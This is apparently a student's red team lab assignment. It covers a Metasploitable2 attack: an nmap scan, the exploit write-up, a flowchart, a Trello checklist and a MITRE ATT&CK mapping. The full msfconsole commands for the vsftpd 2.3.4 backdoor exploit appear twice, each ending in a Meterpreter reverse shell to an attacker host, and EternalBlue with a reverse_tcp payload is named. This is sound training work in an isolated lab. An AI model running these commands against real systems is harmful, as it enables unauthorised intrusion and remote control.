- **Technique Summary:** Document a Metasploit exploit in HackMD, using 5 Red Team terms (e.g., payload, exploit, persistence).



```
1. Reconnaissance

The first step involved scanning the target to identify open ports and
running services. Using Nmap with service detection and default scripts:

nmap -sV -sC 192.168.0.154


Results revealed an FTP service running VSFTPD 2.3.4 on port 21, which is
known to have a backdoor vulnerability.

2. Exploit

The exploit module used was exploit/unix/ftp/vsftpd_234_backdoor. This
module takes advantage of a malicious payload embedded in the VSFTPD
service:

Exploit: Triggers the backdoor by connecting to the FTP server with a
specially crafted username containing a smiley face :).

Payload: Upon successful exploitation, a Meterpreter reverse shell payload
is delivered, opening a session back to the attacker’s machine.

msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.0.154
set LHOST 192.168.0.164
run

3. Post-Exploitation

Once a Meterpreter shell is obtained, we performed post-exploitation tasks
to gather information:
```

1. Reconnaissance

The first step involved scanning the target to identify open ports and running services. Using Nmap with service detection and default scripts:

nmap -sV -sC 192.168.0.154

Results revealed an FTP service running VSFTPD 2.3.4 on port 21, which is known to have a backdoor vulnerability.

2. Exploit

The exploit module used was exploit/unix/ftp/vsftpd_234_backdoor. This module takes advantage of a malicious payload embedded in the VSFTPD service:

Exploit: Triggers the backdoor by connecting to the FTP server with a specially crafted username containing a smiley face :).

Payload: Upon successful exploitation, a Meterpreter reverse shell payload is delivered, opening a session back to the attacker's machine.

msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.0.154
set LHOST 192.168.0.164
run

3. Post-Exploitation


Once a Meterpreter shell is obtained, we performed post-exploitation tasks to gather information:

Enumerated user accounts with getuid and id


HackMd URL

https://hackmd.io/@dFtxZE2ZRUyuXJxkiI7OCw/SJ1GqxoOxx/

- **Attack Flowchart:** Use Draw.io to diagram an attack path (e.g., Recon → Exploit → Post-Exploitation).


flow.drawio.png
File Edit View Arrange Extras Help Last change less than a minute ago
Share
Scratchpad
Drag elements here
General
Misc
Advanced
Basic
Arrows
Flowchart
Entity Relation
UML
+ More Shapes
Page-1
Recon
Exploit
Post-Exploitation
Network scanning, service enumeration
Exploit vulnerability (e.g., Metasploit exploit)
Privilege escalation, persistence

- **Checklist Creation:** Create a Trello board with a Red Team checklist (e.g., “Run Nmap,” “Test exploit,” “Document findings”). Apply it to a Metasploitable2 attack and log completion status.



IN YOUR INBOX

○ Attack Metasploitable2

Dates

Aug 14 - Aug 15, 11:30 AM

Description

Add a more detailed description...

Reconnaissance

0%

□ Run Nmap scan to discover open ports and services

□ Identify OS and version fingerprinting

□ Run enum scripts for service enumeration (e.g., nmap -sV -sC)

Vulnerability Analysis


0%

□ Research known vulnerabilities for discovered services

Comments and activity

Write a comment...

Tarun Singhal added this card to Inbox
just now



IN YOUR INBOX

○ Attack Metasploitable2

Vulnerability Analysis

100%

☑ ~~Research known vulnerabilities for discovered services~~

☑ ~~Identify potential exploits available in Metasploit or elsewhere~~

Exploit Phase

100%

☑ ~~Launch exploit using Metasploit Framework (e.g., vsftpd backdoor, etc.)~~

☑ ~~Verify exploit success (shell or session opened)~~

Cleanup

100%

☑ ~~Remove any files or backdoors created during testing~~

☑ ~~Close sessions cleanly~~

Comments and activity

Write a comment...

Tarun Singhal completed Close sessions cleanly on this card
just now

Tarun Singhal completed Remove any files or backdoors created during testing on this card
just now

Tarun Singhal completed Verify exploit success (shell or session opened) on this card
just now

Tarun Singhal completed Launch exploit using Metasploit Framework (e.g., vsftpd backdoor, etc.) on this card
1 minute ago

Tarun Singhal completed Identify potential exploits available in Metasploit or elsewhere on this card
1 minute ago

Tarun Singhal completed Research known vulnerabilities for discovered services on this card
1 minute ago

Tarun Singhal completed Run enum scripts for service enumeration (e.g., nmap -sV -sC) on this card
1 minute ago

Tarun Singhal completed Identify OS and version fingerprinting on this card
1 minute ago

Tarun Singhal completed Run Nmap scan to discover open

- **RoE Draft:** Write a Rules of Engagement document for a mock Red Team engagement (e.g., scope: one VM, no data destruction) in Google Docs.

Google Docs Url:
https://docs.google.com/document/d/1URMoDCP9GxDo68VQp-VratJApgyWdqymWbM-SMZzYs0/edit?usp=sharing

Miscellaneous Tasks:

- **MITRE ATT&CK Mapping:** Map a Metasploit exploit to a MITRE ATT&CK technique (e.g., T1059 - Command and Scripting Interpreter). Summarize in 50 words.

In Metasploit, an attacker might use an exploit like exploit/windows/smb/ms17_010_eternalblue which, upon successful exploitation, could lead to the execution of a payload like windows/meterpreter/reverse_tcp. This payload, once executed, establishes a reverse shell on the victim's machine, allowing the attacker to execute arbitrary commands.

This post-exploitation activity of executing commands using the established shell directly relates to the MITRE ATT&CK Technique T1059: Command and Scripting Interpreter. This technique details how adversaries can leverage system's built-in command-line interpreters (like cmd.exe or PowerShell on Windows) or scripting environments to execute malicious code and interact with compromised systems.